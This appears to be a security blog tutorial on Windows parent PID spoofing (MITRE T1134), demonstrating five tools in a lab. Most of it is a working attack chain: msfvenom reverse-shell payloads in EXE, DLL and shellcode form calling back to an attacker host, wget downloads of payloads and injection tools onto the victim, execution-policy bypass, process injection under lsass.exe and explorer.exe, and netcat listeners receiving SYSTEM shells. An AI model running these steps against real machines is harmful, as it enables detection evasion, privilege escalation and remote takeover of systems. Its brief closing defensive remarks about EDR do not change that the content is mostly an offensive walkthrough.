# Parent PID Spoofing (Mitre:T1134)

March 19, 2022 By Raj Chandel

#### Introduction

Parent PID spoofing is an access token manipulation technique that may aid an attacker to evade defense techniques such as heuristic detection by spoofing PPID of a malicious file to that of a legitimate process like explorer.exe. The spoofing can be executed by using native API calls that may aid an attacker in explicitly specifying the PID like *CreateProcess* call in C++. This explicit assignment may also have certain side benefits as we will see in this article.

MITRE TACTIC: Privilege Escalation (TA0004) and Defence Evasion (TA0005)

MITRE TECHNIQUE ID: T1134 (Access Token Manipulation)

**SUBTITLE: Parent PID Spoofing (T1547.009)** 

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### **Background**

Child process monitoring is one of the most common attributes in threat hunting. A threat hunter may analyze that if a conhost.exe or cmd.exe process has been spawned from a zero-relation tool like Adobe Reader or MS Excel, it may indicate a potential compromise. AV solutions monitor this behavior under heuristic detection and alert the admin.

Parent PID spoofing counters that detection. PPID method tries to trick an AV/EDR solution into thinking that a legit process like lsass.exe has spawned that activity. It does that by spoofing the PID of the process to match that of its parent. Another great side benefit that may come along with this method is privilege escalation if the parent process is running with SYSTEM privileges, then by virtue of inheritance of access tokens, its child process has the same SYSTEM rights too.

## **Process, PID and Parent PID**

**Process:** In Windows, applications comprise of one or more processes. In simpler terms, a part of the current running program is known as a process. It is possible that different applications may use same process (like cmd.exe) and for ambiguity, an integer is assigned to differentiate one process from the other. This integer is known as a PID.

**PID:** Stands for Process Identifier (PID) which is a numeric representation of the process running. GetCurrentProcessID() function in Windows that returns the PID of a process specified.


**Parent Process:** Parent processes are the processes that can spawn multiple child processes. For example, the command explorer.exe /root,"C:\Windows\System32\cmd.exe" shall spawn cmd.exe as a child process to parent explorer.exe. In code, parents may use fork() system call to spawn the child.

**PPI:** Stands for Parent Process Identifier (PPID) which is a numeric representation given to a parent process. Any process that has child process qualifies to be in a parent-child relationship.

# Method 1 (C++ binary for PID Spoofing)

Didier Stevens originally talked about this method in the post here. The code has since been unavailable to many geolocations but luckily, it is downloadable via waybackmachine on this link. Please note that you need to rebuild this EXE if you are using later versions of Visual Studio. In Visual Studio 2022, I removed SelectMyParent.pdb files in debugging and release folder and rebuilt the project to make it running.

At the admin end, you see explorer.exe running on PID 3808.




Thus, to spawn our very own binary under this parent explorer.exe, we can use SelectMyParent.exe like this and you'd see a new process created on the PID mentioned in the output.

C:\Users\hex\Desktop\SelectMyParent\_v0\_0\_0\_1\Release>SelectMyParent.exe notepad 3808
SelectMyParent v0.0.0.1: start a program with a selected parent process
Source code put in public domain by Didier Stevens, no Copyright
https://DidierStevens.com
Use at your own risk

Process created: 1168

C:\Users\hex\Desktop\SelectMyParent\_v0\_0\_0\_1\Release>\_

Upon inspecting in process explorer we can see notepad launched on port 1168



Likewise, we can run our own EXE too. Let's create one exe using msfvenom first and upload the file using python3 web server

```
msfvenom -p windows/x64/shell_reverse_tcp -f exe LHOST=192.168.0.89 LPORT=1337 > shell.exe
python3 -m http.server 80
```

```
(root@keli)-[~]
    w msfvenom -p windows/shell_reverse_tcp -f exe LHOST=192.168.0.89 LPORT=1337 > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

(root@keli)-[~]
    w python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.0.119 - - [19/Mar/2022 02:33:58] "GET /shell.exe HTTP/1.1" 200 -
```

While using a compromised terminal, one can view the processes running using tasklist command

C:\Users\Public>tasklist /v tasklist /v							
Image Name	CPU Time Wi		Session Name	Session#	3	Status	User Name
							_
System Idle	Process 1:55:51 N/		Services		8 k	CUnknown	NT AUTHORITY\SYSTEM
System	0:01:51 N/	4	Services	ekligaliel	148 k	( Unknown	N/A
Registry	0:00:00 N/	88	Services	0	84,552 k	( Unknown	N/A
smss.exe		308	Services	0	1,008 k	( Unknown	N/A
csrss.exe	0:00:00 N/	420	Services	0	4,812 k	( Unknown	N/A
csrss.exe	0:00:00 N/	500	Console	1	5,888 k	( Running	N/A
wininit.exe	0:00:13 N/	520	Services	0	6,240 k	( Unknown	N/A
winlogon.exe		584	Console	1	11,776 k	( Unknown	N/A
services.exe	0:00:00 N/	636	Services	0	8,552 k	( Unknown	N/A
lsass.exe	0:00:03 N/	644	Services	0	14,336 k	( Unknown	N/A
svchost.exe	0:00:30 N/	748	Services	0	3,704 k	( Unknown	N/A
svchost.exe	0:00:00 N/	772	Services	0	25,384 k	( Unknown	N/A
fontdrvhost.		792	Services	www.he	3,468 k	( Unknown	N/A
svchost.exe	0:00:00 N/	844	Services	0	13,804 k	( Unknown	N/A
svchost.exe	0:00:09 N/	892	Services	0	9,836 k	( Unknown	N/A
fontdrvhost.		944	Console	1	7,024 k	( Unknown	N/A
dwm.exe	0:00:00 N/	296	Console	1	187,224 k	( Running	N/A
svchost.exe		324	tion Window Services	0	11,988 k	( Unknown	N/A
svchost.exe	0:00:00 N/	376	Services	0	10,036 k	( Unknown	N/A
svchost.exe	0:00:00 N/		Services	0	11,224 k	( Unknown	N/A

# In the list, you can see lsass.exe process running on port 644 as NT AUTHORITY\SYSTEM

smss.exe	0:00:00 N/A	308 Services	0	1,080 K Unknown	NT AUTHORITY\SYSTEM
csrss.exe	0.00.00 N/A	420 Services	0	4,852 K Unknown	NT AUTHORITY\SYSTEM
	0:00:01 N/A				
csrss.exe		500	1	7,544 K Unknown	NT AUTHORITY\SYSTEM
wininit.exe	0:00:14 N/A	520 Services	0	6,368 K Unknown	NT AUTHORITY\SYSTEM
willilit.exe	0:00:00 N/A	520 Services	V	6,368 K UIIKIIOWII	NI AUTHORITY (STSTEM
winlogon.exe	0.00.00 11,71	584	1	11,864 K Unknown	NT AUTHORITY\SYSTEM
	0:00:00 N/A				
services.exe	0.00.01 11/4	636 Services	0	9,152 K Unknown	NT AUTHORITY\SYSTEM
lsass.exe	0:00:04 N/A	644 Services	0	14,932 K Unknown	NT AUTHORITY\SYSTEM
csass.exe	0:00:32 N/A	044 Services	·	14,932 K OHKHOWH	WI Admorth (STSTEM
svchost.exe		748 Services	0	3,704 K Unknown	NT AUTHORITY\SYSTEM
	0:00:00 N/A				
svchost.exe	0:00:07 N/A	772 Services	0	27,392 K Unknown	NT AUTHORITY\SYSTEM
fontdrvhost.e		792 Services	0	3,452 K Unknown	Font Driver Host\UMFD-0
	0:00:00 N/A	7,72 50112005		5, 152 K SIMISIN	ranc britar nase (am s
svchost.exe		844 Services	0	15,100 K Unknown	NT AUTHORITY\NETWORK SERVICE
	0:00:11 N/A	802 5-995		10 500 K Unknown	NT AUTHODITY) CVCTCM
svchost.exe	0:00:01 N/A	892 Services	0	10,500 K Unknown	NT AUTHORITY\SYSTEM
fontdrvhost.e		944	1	6,612 K Unknown	Font Driver Host\UMFD-1
	0:00:00 N/A				
dwm.exe	0.00.00 N/A	296	1	130,404 K Unknown	Window Manager\DWM-1
	0:00:23 N/A				·

```
SelectMyParent.exe shell.exe 644
```

```
C:\Users\Public>SelectMyParent.exe shell.exe 644
SelectMyParent.exe shell.exe 644
SelectMyParent v0.0.0.1: start a program with a selected parent process
Source code put in public domain by Didier Stevens, no Copyright
https://DidierStevens.com
Use at your own risk

Process created: 1332
C:\Users\Public>
```

As you can see, on port 1337, I receive a callback as NT AUTHORITY\SYSTEM indicating that privileges have been escalated!

## Method 2 (DLL injection by PID Spoofing in powershell)

F-Secure labs created an alternate to Didier's binary in powershell. They are using the same process as followed by Didier but the main difference is that a child process with injected DLL can be spawned as a child making it powerful. This injection is done by spoofing PID. The code can be downloaded here. Further, on a compromised system, an attacker must observe desired PID using a tasklist. Here, we are choosing Powershell as a parent with PID 3488

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o, mex
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09\hex

Now, we will use msfvenom to create our own DLL which will be injected in the process

```
msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f dll >
    shell.dll
```


Now, we need to upload the powershell script and run the following command:

```
Import-Module .\PPID-Spoof.ps1
PPID-Spoof -ppid 3488 -spawnto "C:\Windows\System32\notepad.exe" -dllpath shell.dll
```

```
PS C:\Users\Public> Import-Module .\PPID-Spoof.ps1
Import-Module .\PPID-Spoof.ps1
PS C:\Users\Public> PPID-Spoof -ppid 3488 -spawnto "C:\Windows\System32\notepad.exe" -dllpath shell.dll
PPID-Spoof -ppid 3488 -spawnto "C:\Windows\System32\notepad.exe" -dllpath shell.dll
Process C:\Windows\System32\notepad.exe is spawned with pid | 5528
PS C:\Users\Public> |
```

As you can see, it worked and a reverse shell received

This way, a notepad.exe with injected code (given by DLL) has been spawned as a child to powershell.exe process on PPID 3488



## Method 3 (Powershell script for PID Spoofing)

Decoder-it developed a powershell script based on the guidelines provided by Didier Stevens. By using the CreateProcessFromParent() method, psgetsystem script which can be found here, can be used to spawn child process by PID Spoofing. First, we note the PID of our desired process. Here, lsass.exe

PS C:\Users\Public> tasklist tasklist						
Image Name	PID	Session Name	Session#	Mem Usage		
System Idle Process		Services	0	 8 K		
System	4	Services	0	136 K		
Régistry	88	Services	0	73,324 K		
smss.exe	304	Services	0	1,172 K		
csrss.exe	420	Services	0	4,772 K		
wininit.exe	492	Services	0	6,472 K		
csrss.exe	504	Console	1	4,568 K		
winlogon.exe	584	Console	1	11,556 K		
services.exe	616	Services	0	9,308 K		
lsass.exe	636	Services	0	14,464 K		
svchost.exe	744	Services	0	3,720 K		
fontdrvhost.exe	752	Services	0	3,536 K		
fontdrvhost.exe	760	Console	1	6,468 K		
svchost.exe	832	Services	0	24 <b>,</b> 728 K		
svchost.exe	880	Services	0	12,724 K		
svchost.exe	912	Services	0	9,904 K		
dwm.exe	1008	Console	1	137,112 K		

Now, we can run the script in powershell like:

```
powershell -ep bypass
wget 192.168.0.89/psgetsys.ps1 -O psgetsys.ps1
Import-Module .\psgetsys.ps1
[MyProcess]::CreateProcessFromParent(636,"C:\Users\Public\shell.exe","")
```

```
C:\Users\Public>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Public> wget 192.168.0.89/psgetsys.ps1 -0 psgetsys.ps1
wget 192.168.0.89/psgetsys.ps1 -0 psgetsys.ps1
PS C:\Users\Public> Import-Module .\psgetsys.ps1
Import-Module .\psgetsys.ps1
PS C:\Users\Public> [MyProcess]::CreateProcessFromParent(636, "C:\Users\Public\shell.exe", "")
[MyProcess]::CreateProcessFromParent(636, "C:\Users\Public\shell.exe", "")
[+] Got Handle for ppid: 636
[+] Updated proc attribute list
[+] Starting C:\Users\Public\shell.exe ... True - pid: 9300 - Last error: 1813
PS C:\Users\Public>
```

At the admin end, we can see that a shell exe has been spawned from Isass exe process

■ svcnost.exe		2,U12 N	/,/36 K	3840 Host Process for Windows Services
svchost.exe		2,712 K	15,768 K	3668 Host Process for Windows Services
svchost.exe		2,156 K	6,988 K	8844 Host Process for Windows Services
svchost.exe		5,700 K	20,680 K	9164 Host Process for Windows Services
svchost.exe	nackini	1,440 K	6,680 K	8380 Host Process for Windows Services
svchost.exe		1,384 K	6,884 K	3436 Host Process for Windows Services
svchost.exe		1,248 K	4,712 K	988 Host Process for Windows Services
svchost.exe		9,908 K	22,644 K	4500 Host Process for Windows Services
svchost.exe		1,580 K	5,856 K	7332 Host Process for Windows Services
□ Isass.exe ◀	0.77	5,580 K	13,544 K	636 Local Security Authority Process
□ shell.exe		804 K	4,576 K	9300 ApacheBench command line utility
☐ cmd.exe		2,736 K	4,708 K	4320 Windows Command Processor
conhost.exe		6,904 K	15,000 K	1648 Console Window Host
fontdrvhost.exe		1,436 K	3,524 K	752 Usermode Font Driver Host
csrss.exe	< 0.01	1,620 K	6,420 K	504 Client Server Runtime Process
■ winlogon.exe		2,644 K	10,036 K	584 Windows Logon Application
fontdrvhost.exe		3,180 K	6,020 K	760 Usermode Font Driver Host
dwm.exe	< 0.01	90,532 K	110,492 K	1008 Desktop Window Manager
LogonUI.exe		12,852 K	32,536 K	3940 Windows Logon User Interface Host
☐ in explorer.exe	< 0.01	72,464 K	119,452 K	4784 Windows Explorer
SecurityHealth Systray eye		1 688 K	8 328 K	560 Windows Security notification icon

And as a result, a reverse shell has been received.

```
(root® kali)-[~]
    # nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1683
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
nt authority\system

C:\Users\Public>
```

### Method 4 (C# binary for PID Spoofing)

py7hagoras developed the GetSystem project which is a C# implementation of the same technique we discussed which could be found here.

We simply need to upload this on the victim system and provide path of the malicious file as argument 1 and name of the process which is to be spoofed as argument 2

```
powershell wget 192.168.0.89/GetSystem.exe -O GetSystem.exe
GetSystem.exe shell.exe -O lsass
```

```
C:\Users\Public>powershell wget 192.168.0.89/GetSystem.exe -0 GetSystem.exe powershell wget 192.168.0.89/GetSystem.exe -0 GetSystem.exe

C:\Users\Public>GetSystem.exe shell.exe lsass
GetSystem.exe shell.exe lsass


C:\Users\Public>
```

Now the tool will automatically find the PID of the process provided as the argument and automatically run the shell

```
(root@kali)-[~]
  nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1693
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
nt authority\system
C:\Users\Public>
```

At the admin end, we can see that shell exe has been spawned as a child process of the lsass process.



### Method 5 (Shellcode injection by PID Spoofing)

Chirag Savla developed a great tool called "ProcessInjection" in C# that can perform a number of functions including Process Injections by PID spoofing. By providing a valid PID, the tool tries to use native API calls like CreateProcess to spoof PID and then inject code in them. The tool supports hex, C and base64 shellcode input and also, DLL injections are an option too by utilizing the same method. This can be downloaded here.

First, we need to create a hexadecimal shellcode of a reverse\_tcp payload using msfvenom

```
msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f hex >
hex.txt
```

```
(root@kali)=[~]
# msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f hex > hex.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hex file: 920 bytes
```

Now that we have made our shellcode, in the victim system we can run the tool. Note that the tool takes in many flags as input based on the action to be performed which can be viewed just by typing "ProcessInjection.exe"

To run shellcode injection in a process, we use the following flags:

/ppath: process path of an EXE that is being targeted

/path: path of the shellcode to be inserted in the targeted exe

/parentproc: EXE targeted shall be spawned under this process


/f: filetype

/t: attack type. Here, /t:1 is a Vanilla Process Injection

```
powershell wget 192.168.0.89/hex.txt -O hex.txt
powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"hex.txt" /parentproc:explorer /f:
/t:1
```

```
C:\Users\Public>powershell wget 192.168.0.89/hex.txt -O hex.txt
powershell wget 192.168.0.89/hex.txt -O hex.txt
C:\Users\Public>powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe
powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe
C:\Users\Public>ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"hex.txt" /parentproc:explorer /f:hex /t:1
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"hex.txt" /parentproc:explorer /f:hex /t:1
Process running with DESKTOP-9GSGKO9\hex privileges with MEDIUM / LOW integrity.
   Parent process ID found: 3808.
 >>] Parent Process Spoofing with Vanilla Process Injection Technique.
   Handle 144 opened for parent process id.
    Adding attributes to a list.
    New process with ID: 4764 created in a suspended state under the defined parent process.
   Obtaining the handle for the process id 4764.
    Handle 736 opened for the process id 4764.
    Allocating memory to inject the shellcode.
   Memory for injecting shellcode allocated at 0×1442291777536.
    Writing the shellcode at the allocated memory location.
    Shellcode written in the process memory.
    Creating remote thread to execute the shellcode.
   Sucessfully injected the shellcode into the memory of the process id 4764.
C:\Users\Public>
```

As desired, calc.exe has been loaded with our provided shellcode under the explorer.exe process



And, as expected a reverse shell has been received!

Now, the same tool can also be used to inject DLLs in the desired exe using calls like VirtualAllocEx and WriteProcessMemory.

We first need to create our DLL using msfvenom

```
msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f dll >
    shell.dll
```

```
(root@ kali)=[~]
# msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f dll > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
```

Now, we can use ProcessInjection.exe with /t:2 for DLL injections to target calc.exe and injecting shell.dll in it like:

```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:shell.dll /parentproc:explorer /t:
```

```
C:\Users\Public>ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:shell.dll /parentproc:explorer /t:2
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:shell.dll /parentproc:explorer /t:2
#
   Process running with DESKTOP-9GSGK09\hex privileges with MEDIUM / LOW integrity.
   Parent process ID found: 4820.
[>>] Parent Process Spoofing with DLL Injection Technique.
[!] Handle 708 opened for parent process id.
   Adding attributes to a list.
   New process with ID: 5680 created in a suspended state under the defined parent process.
   Obtaining the handle for the process id 5680.
   Handle 756 opened for the process id 5680.
   140711847784992 is the address of the LoadLibraryA exported function.
   Allocating memory for the DLL path.


Memory for injecting DLL path is allocated at 0×2511190360064.
   Writing the DLL path at the allocated memory location.
   DLL path written in the target process memory.
   Creating remote thread to execute the DLL.
   Sucessfully injected the DLL into the memory of the process id 5680.
```

As expected a reverse shell has been received upon successful execution of the DLL

```
(root@ kali)-[~]
    nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1051
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
    desktop-9gsgko9\hex
C:\Users\Public>
```

Upon inspecting processes in the admin system using process explorer we see that explorer exe has a child calc.exe which in turn in running our DLL using rundll library



#### Conclusion

The technique is being widely used by attackers to conduct stealthy operations and increase threat hunters round about time to detect the Indicators of Compromise. Many EDR solutions that are rather outdated and unpatched can be easily evaded using this technique. Through this article we intend to emphasize upon the importance of keeping updated EDR solutions in organisations and using smart detection features in good products that can catch such techniques. Hope you liked the article. Thanks for reading.